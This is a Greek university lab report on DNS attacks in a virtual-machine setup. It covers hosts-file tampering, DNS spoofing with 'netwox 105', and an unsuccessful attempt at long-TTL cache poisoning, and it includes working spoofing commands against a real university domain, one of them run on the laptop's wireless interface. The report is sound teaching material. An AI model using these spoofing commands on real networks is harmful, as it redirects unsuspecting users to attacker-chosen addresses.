CyberApplications

Ονοματεπώνυμο : Νικόλας Φιλιππάτος
AM: 1072754
Εργασία: 8η
Ημερομηνία: January 10, 2023

Table Of Contents

Δημιουργια εικονικων Μηχανων

Οι εικονικες μηχανες που εχτισα ειναι :

- User Machine : debian 12 (bookworm)
- Dns Machine : debian 12 (bookworm)

Για το attacker machine αξιοποιησα το main linux os που εχω στον υπολογιστη.

Τα virtual machines εχουν στηθει με την βοηθεια του virt-manager qemu.

Ειναι bridged στο interface virbr0, οποτε παιρνουν εσωτερικες διευθυνσεις 192.168.122.0/24.

Βρισκουμε την διευθυνση του καθε υπολογιστη :

Attacker Machine:

```
ip a show virbr0
```

```
4: virbr0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 52:54:00:e7:89:a9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
       valid_lft forever preferred_lft forever
```

```
192.168.122.1
```

User Machine:

```
ip a show enp1s0
```

```
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:14:b2:70 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.150/24 brd 192.168.122.255 scope global dynamic enp1s0
       valid_lft 3595sec preferred_lft 3595sec
    inet6 fe80::5054:ff:fe14:b270/64 scope link
       valid_lft forever preferred_lft forever
```

```
192.168.122.150
```

Dns Machine:

```
192.168.122.149
```

```
ip a show enp1s0
```

```
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 52:54:00:e4:c5:91 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.149/24 brd 192.168.122.255 scope global dynamic enp1s0
       valid_lft 2631sec preferred_lft 2631sec
    inet6 fe80::5054:ff:fee4:c591/64 scope link
       valid_lft forever preferred_lft forever
```

IP Εικονικων Μηχανων

Machine	IP
User Machine	`192.168.122.150`
Dns Machine	`192.168.122.149`
Attacker Machine	`192.168.122.1`

DNS set up

Ρυθμιζω το Dns Machine να εχει τα σωστα configurations για να τρεξει το dns.

```
sudo vim /etc/bind/named.conf.options
```

```
options {
    directory "/var/cache/bind";

    dump-file "/var/cache/bind/dump.db";
};
```

```
sudo vim /etc/bind/named.conf.local
```

```
zone "example.com" {
        type master;
        file "/var/cache/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/var/cache/bind/192.168.0";
};
```

```
sudo vim /var/cache/bind/example.com.db
```

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
2008111001 ;serial, today's date + today's serial number
        8H ;refresh, seconds
        2H ;retry, seconds
        4W ;expire, seconds
1D) ;minimum, seconds
        @ IN NS ns.example.com. ;Address of name server
        @ IN MX 10 mail.example.com. ;Primary Mail Exchanger
www IN A 192.168.0.101 ;Address of www.example.com
mail IN A 192.168.0.102 ;Address of mail.example.com
ns IN A 192.168.0.10 ;Address of ns.example.com
*.example.com. IN A 192.168.0.100 ;Address for other URL in
;example.com. domain
```

```
sudo vim /var/cache/bind/192.168.0
```

```
$TTL 3D
@ IN SOA ns.example.com. admin.example.com. (
2008111001
8H
2H
4W
1D)
@ IN NS ns.example.com.
101 IN PTR www.example.com.
102 IN PTR mail.example.com.
10 IN PTR ns.example.com.
```

Αλλαγη nameserver στο User Machine

Στο User Machine μας :

```
sudo vim /etc/resolv.conf
```

```
nameserver 192.168.122.149
```

Για μονιμη αλλαγη του dns :

Αλλαζω στα αρχεια του `/etc/network` τις ρυθμισεις για τα interfaces.

Συγκεκριμενα :

```
sudo vim /etc/network/interfaces
```

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug enp1s0
#iface enp1s0 inet dhcp
```

Κανουμε comment την γραμμη 12 που οριζει το interface enp1s0, το οποιο ειναι το μονο interface που εχει το virtual machine μας

Και δημιουργουμε ενα νεο αρχειο στο `/etc/network/interfaces.d/`

```
sudo vim /etc/network/interfaces.d/static_user
```

```
iface enp1s0 inet static
    address 192.168.122.150
    dns-nameserver 192.168.122.149
    gateway 192.168.122.1
```

Αντιστοιχα στο Dns Machine κανουμε την ιδια αλλαγη και δινουμε στατικη διευθυνση ip

```
sudo vim /etc/network/interfaces.d/static_dns
```

```
iface enp1s0 inet static
    address 192.168.122.149
    gateway 192.168.122.1
```

Ελεγχος του dns resolve

```
don@userdebian:~$ dig www.example.com
```

```
; <<>> DiG 9.18.19-1~deb12u1-Debian <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 25816
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 2cbe1aca5014409c01000000658850d1c3955544ec024a22 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; Query time: 0 msec
;; SERVER: 192.168.122.149#53(192.168.122.149) (UDP)
```

```
;; WHEN: Sun Dec 24 17:40:01 EET 2023
;; MSG SIZE  rcvd: 88
```

Βλεπουμε οτι αναγνωριζει σαν προελευση την διευθυνση που εμεις ορισαμε να εχει η www.example.com

---

Ερωτησεις

1 inhouse attack

1. Έστω ότι επιτιθέμενος έχει πρόσβαση στον υπολογιστή του θύματος (User machine). Να κάνετε modify το αρχείο HOSTS ώστε για την σελίδα www.example.com ο χρήστης να γίνεται redirect σε προεπιλεγμένη ip (διαλέξτε μια τυχαία αλλά πραγματική). Μπορείτε να το δοκιμάσετε αν ήταν επιτυχημένο, με την εντολή ping στην σελίδα www.example.com , το αποτέλεσμα της οποίας (της εντολής) θα είναι η προεπιλεγμένη ip

In User Machine :

Αλλαζουμε απο το αρχειο των hosts που να κοιταει το url example.com

```
sudo vim /etc/hosts
```

```
150.140.189.12 www.example.com
```

Ελεγχουμε αμα επιασε η αλλαγη της ip:

```
ping www.example.com
```

```
PING www.example.com (150.140.189.12) 56(84) bytes of data.
```

Η διευθυνση στην οποια δειχνει να κανει ping ειναι οντως αυτη που ορισαμε στο αρχειο hosts .

2 dns spoofing

2. Αναιρέστε τις αλλαγές στο αρχείο HOSTS στο User machine. Σε αυτό το ερώτημα καλείστε να πραγματοποιήσετε DNS spoofing με την εφαρμογή netwox (sudo apt-get install netwox) κάνοντας χρήση του εργαλείου 105 στο Attacker machine. Θα πρέπει όταν ο χρήστης πραγματοποιεί αίτημα για την σελίδα www.example.com να γίνεται redirect σε άλλη IP διεύθυνση που θα έχει επιλεχθεί από τον Attacker. Ο έλεγχος θα γίνει με ping από τον User στην σελίδα www.example.com.

Attacker Machine:

```
sudo apt install netwox
```

```
netwox 105 --help
```

```
Title: Sniff and send DNS answers
Usage: netwox 105 -h hostname -H ip -a hostname -A ip [-d device]
Parameters:
 -h|--hostname hostname         hostname {www.example.com}
 -H|--hostnameip ip             hostname IP {1.2.3.4}
 -a|--authns hostname           authoritative name server {ns.example.com}
 -A|--authnsip ip               authns IP {1.2.3.5}
 -d|--device device             device name {Eth0}
 --help2                        display help for advanced parameters
Example: netwox 105 -h "www.example.com" -H "1.2.3.4" -a "ns.example.com" -A "1.2.3.5"
Example: netwox 105 --hostname "www.example.com" --hostnameip "1.2.3.4" --authns "ns.example.com" --authnsip "1.2.3.5"
```

Theory behind the tool

- Hostname
  - the domain name of the DNS query you want to target. It cannot be example.com as we have previously hosted this domain on our local DNS server, so no DNS query will be sent out for hostnames of that domain
- hostnameip
  - contains the fake IP address you want to send to the user in response to the DNS query you are targeting
- authns field
  - should contain the name server of the targeted domain. You can find it with a dig command
- authnsip field
  - should contain the IPv4 address of your server VM
- filter
  - should contain the `src host <IP>` IPv4 address of the user vm

Attack example.com :

Δοκιμαζουμε να κανουμε dns spoofing του url "www.example.com" να δειξει στην διευθυνση 150.140.189.12

```
sudo netwox 105 -h "www.example.com" -H "150.140.189.12" -a "ns.example.com" -A "150.140.189.13" -d virbr0
```

```
sudo netwox 105
--hostname "www.example.com"
--hostnameip "150.140.189.12"
--authns "ns.example.com"
--authnsip "150.140.189.13"
--device virbr0
```

Output:

```
DNS_question____________________________________________________.
| id=44978  rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=1 ra=0  quest=1  answer=0  auth=0  add=1         |
| www.example.com. A                                            |
| . OPT UDPpl=1232 errcode=0 v=0 ...                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=44978  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| www.example.com. A                                            |
| www.example.com. A 10 150.140.189.12                          |
| ns.example.com. NS 10 ns.example.com.                         |
| ns.example.com. A 10 150.140.189.13                           |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=44978  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=0  add=1         |
| www.example.com. A                                            |
| www.example.com. A 259200 192.168.0.101                       |
| . OPT UDPpl=1232 errcode=0 v=0 ...                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=44978  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=1 ra=1  quest=1  answer=1  auth=1  add=1         |
| www.example.com. A                                            |
| www.example.com. A 10 150.140.189.12                          |
| ns.example.com. NS 10 ns.example.com.                         |
| ns.example.com. A 10 150.140.189.13                           |
|_______________________________________________________________|
```

Στο User Machine τρεχουμε την εντολη dig:

```
dig www.example.com
```

```
; <<>> DiG 9.18.19-1~deb12u1-Debian <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44978
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 6f490a659903a63201000000658888b8f494ee909bc38da3 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       192.168.0.101

;; Query time: 3 msec
```

Οπως βλεπουμε ναι μεν γινεται sniff του dns request και στελνουμε την δικια μας απαντηση, αλλα επειδη το User Machine εχει dns_server το Dns Machine παιρνει το ip για το domain απο τα zones που ειναι ορισμενα.

Οποτε θα δοκιμασουμε για αλλο domain.

Attack ece.upatras.gr

Θέλουμε να κανουμε spoof το domain ece.upatras.gr

Χωρις να τρεχουμε το dns spoofing εργαλειο βλεπουμε οτι η διευθυνση του ειναι :

```
nslookup www.ece.upatras.gr
```

```
Server:         192.168.122.149
Address:        192.168.122.149#53

Non-authoritative answer:
Name:   www.ece.upatras.gr
Address: 150.140.189.12
```

Η διευθυνση που θελουμε να παει το θυμα ειναι :

```
nslookup www.ceid.upatras.gr
```

```
Server:         192.168.122.149
Address:        192.168.122.149#53

Non-authoritative answer:
www.ceid.upatras.gr     canonical name = web.ceid.upatras.gr.
Name:   web.ceid.upatras.gr
Address: 150.140.141.173
```

Οποτε θα τρεξουμε το εργαλειο netwox στο Attacker Machine

Attacker Machine :

```
sudo netwox 105 --hostname "www.ece.upatras.gr" --hostnameip 150.140.141.173 --authns "ns.ece.upatras.gr" --authnsip
150.140.141.173 -d virbr0
```

On User Machine :

```
dig www.ece.upatras.gr
```

```
; <<>> DiG 9.18.19-1~deb12u1-Debian <<>> www.ece.upatras.gr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2955
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
; COOKIE: 72a726c9797f63ef01000000658850389b56d3d3156db75e (good)
;; QUESTION SECTION:
;www.ece.upatras.gr.            IN      A

;; ANSWER SECTION:
www.ece.upatras.gr.     10      IN      A       150.140.141.173

;; Query time: 1103 msec
;; SERVER: 192.168.122.149#53(192.168.122.149) (UDP)
;; WHEN: Sun Dec 24 17:37:28 EET 2023
;; MSG SIZE  rcvd: 91
```

Βλεπουμε οτι εγινε σωστα το dns Spoofing και μας επεστρεψε την διευθυνση που εμεις ορισαμε το netwox να στελνει.


Running this on the main laptop:

Ετρεξα το netwox και στο main os και ανοιξα browser για να δω το αποτελεσμα:

```
sudo netwox 105 --hostname "www.ece.upatras.gr" --hostnameip 150.140.141.173 --authns "ns.ece.upatras.gr" --authnsip
150.140.141.173 -d wlp4s0
```

Output:

```
DNS_question____________________________________________________.
| id=14996  rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1         |
| www.ece.upatras.gr. A                                         |
| . OPT UDPpl=1232 errcode=0 v=0 ...                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=14996  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=1  add=1         |
| www.ece.upatras.gr. A                                         |
| www.ece.upatras.gr. A 10 150.140.141.173                      |
| ns.ece.upatras.gr. NS 10 ns.ece.upatras.gr.                   |
| ns.ece.upatras.gr. A 10 150.140.141.173                       |
|_______________________________________________________________|
DNS_question____________________________________________________.
| id=10424  rcode=OK             opcode=QUERY                   |
| aa=0 tr=0 rd=0 ra=0  quest=1  answer=0  auth=0  add=1         |
| nic.upatras.gr. AAAA                                          |
| . OPT UDPpl=1232 errcode=0 v=0 ...                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=14996  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=1  auth=3  add=1         |
| www.ece.upatras.gr. A                                         |
| www.ece.upatras.gr. A 86400 150.140.189.12                    |
| ece.upatras.gr. NS 86400 FOO.upnet.gr.                        |
| ece.upatras.gr. NS 86400 NIC.upatras.gr.                      |
| ece.upatras.gr. NS 86400 sns0.grnet.gr.                       |
| . OPT UDPpl=1232 errcode=0 v=0 ...                            |
|_______________________________________________________________|
DNS_answer______________________________________________________.
| id=10424  rcode=OK             opcode=QUERY                   |
| aa=1 tr=0 rd=0 ra=0  quest=1  answer=0  auth=1  add=1         |
| nic.upatras.gr. AAAA                                          |
| upatras.gr. SOA 86400 NIC.upatras.gr. ...                     |
| . OPT UDPpl=1232 errcode=0 v=0 ...                            |
|_______________________________________________________________|
```



Οπως βλεπουμε επιτυχως μας εστειλε σε αλλη διευθυνση απο αυτη που εγινε το request.

3 dns spoofing long ttl

Αδειάζουμε την cache του DNS machine με την εντολή $ sudo rndc flush. Σε αυτή την επίθεση αντί να δώσουμε ψευδή πληροφορία στο χρήστη για την πραγματική διεύθυνση του ισοτόπου που ζήτησε, πραγματοποιούμε την ίδια διαδικασία για τον DNS. Έτσι όταν ο χρήστης ζητήσει την σελίδα www.example.com ο DNS θα του δώσει λάθος πληροφορία για όσο χρόνο αυτή η λάθος πληροφορία μένει στην cache του DNS. Θα χρειαστείτε το ίδιο εργαλείο του Netwox και αυτή την φορά φροντίστε το TTL της απάντησης που θα δώσει το Attacker machine να είναι μεγάλο ώστε να μείνει στην cache του DNS περισσότερο χρόνο. Ο έλεγχος θα γίνει με ping από τον User στην σελίδα www.example.com.

Στο κομματι αυτο της εργασιας αντιμετωπισα προβληματα. Δεν ξερω αμα φταιει οτι το εκανα με qemu και virt-manager ή το εργαλειο netwox, αλλα δεν μπορουσε να κανει spoof για παραπανω απο ενα dig και μετα επρεπε καθε φορα να καθαριζα την cache και του dns machine και του user machine διχως να εχω μια επιτυχη επιθεση.

netwox documention

paper local dns attack lab

```
sudo netwox 105 --hostname "www.ece.upatras.gr" --hostnameip 150.140.141.173 --authns "ns.ece.upatras.gr" --authnsip
150.140.141.173 -d virbr0 --ttl 6000
```

```
sudo netwox 105 --hostname "www.example.com" --hostnameip 150.140.189.210 --authns "ns.example.com" --authnsip 150.140.189.211 --
device virbr0 --ttl 600
```

Attacker vm :

```
sudo netwox 105 --hostname "www.ece.upatras.gr" --hostnameip 150.140.141.173 --authns "ns.ece.upatras.gr" --authnsip
150.140.141.173 -d enp1s0 --ttl 6000
```

```
dig www.ece.upatras.gr
```

```
; <<>> DiG 9.18.19-1~deb12u1-Debian <<>> www.ece.upatras.gr
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 34243
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1

;; QUESTION SECTION:
;www.ece.upatras.gr.            IN      A

;; ANSWER SECTION:
www.ece.upatras.gr.     600     IN      A       150.140.141.173

;; AUTHORITY SECTION:
ns.ece.upatras.gr.      600     IN      NS      ns.ece.upatras.gr.

;; ADDITIONAL SECTION:
ns.ece.upatras.gr.      600     IN      A       150.140.141.173

;; Query time: 23 msec
;; SERVER: 192.168.122.149#53(192.168.122.149) (UDP)
;; WHEN: Mon Dec 25 02:28:07 EET 2023
;; MSG SIZE  rcvd: 91
```

Και μετα στο επομενο dig εβγαζε ξανα την σωστη διευθυνση του ece.upatras.gr
Δοκιμασα και αλλες εντολες χωρις καμια απο αυτες να ειχε επιτυχη αποτελεσμα στο οποιο σημειο το αφησα.

```
sudo netwox 105 --hostname "www.ece.upatras.gr" --hostnameip 150.140.141.173  --authns "NIC.upatras.gr" --authnsip 150.140.129.30 -
-device virbr0 --ttl 600
```

```
sudo netwox 105  --hostname "www.home.gr"  ---hostnameip 192.168.122.1  --authns "home.gr"  --authnsip 192.168.122.1 --filter "src
host 192.168.122.150" -d virbr0 --ttl "600"
```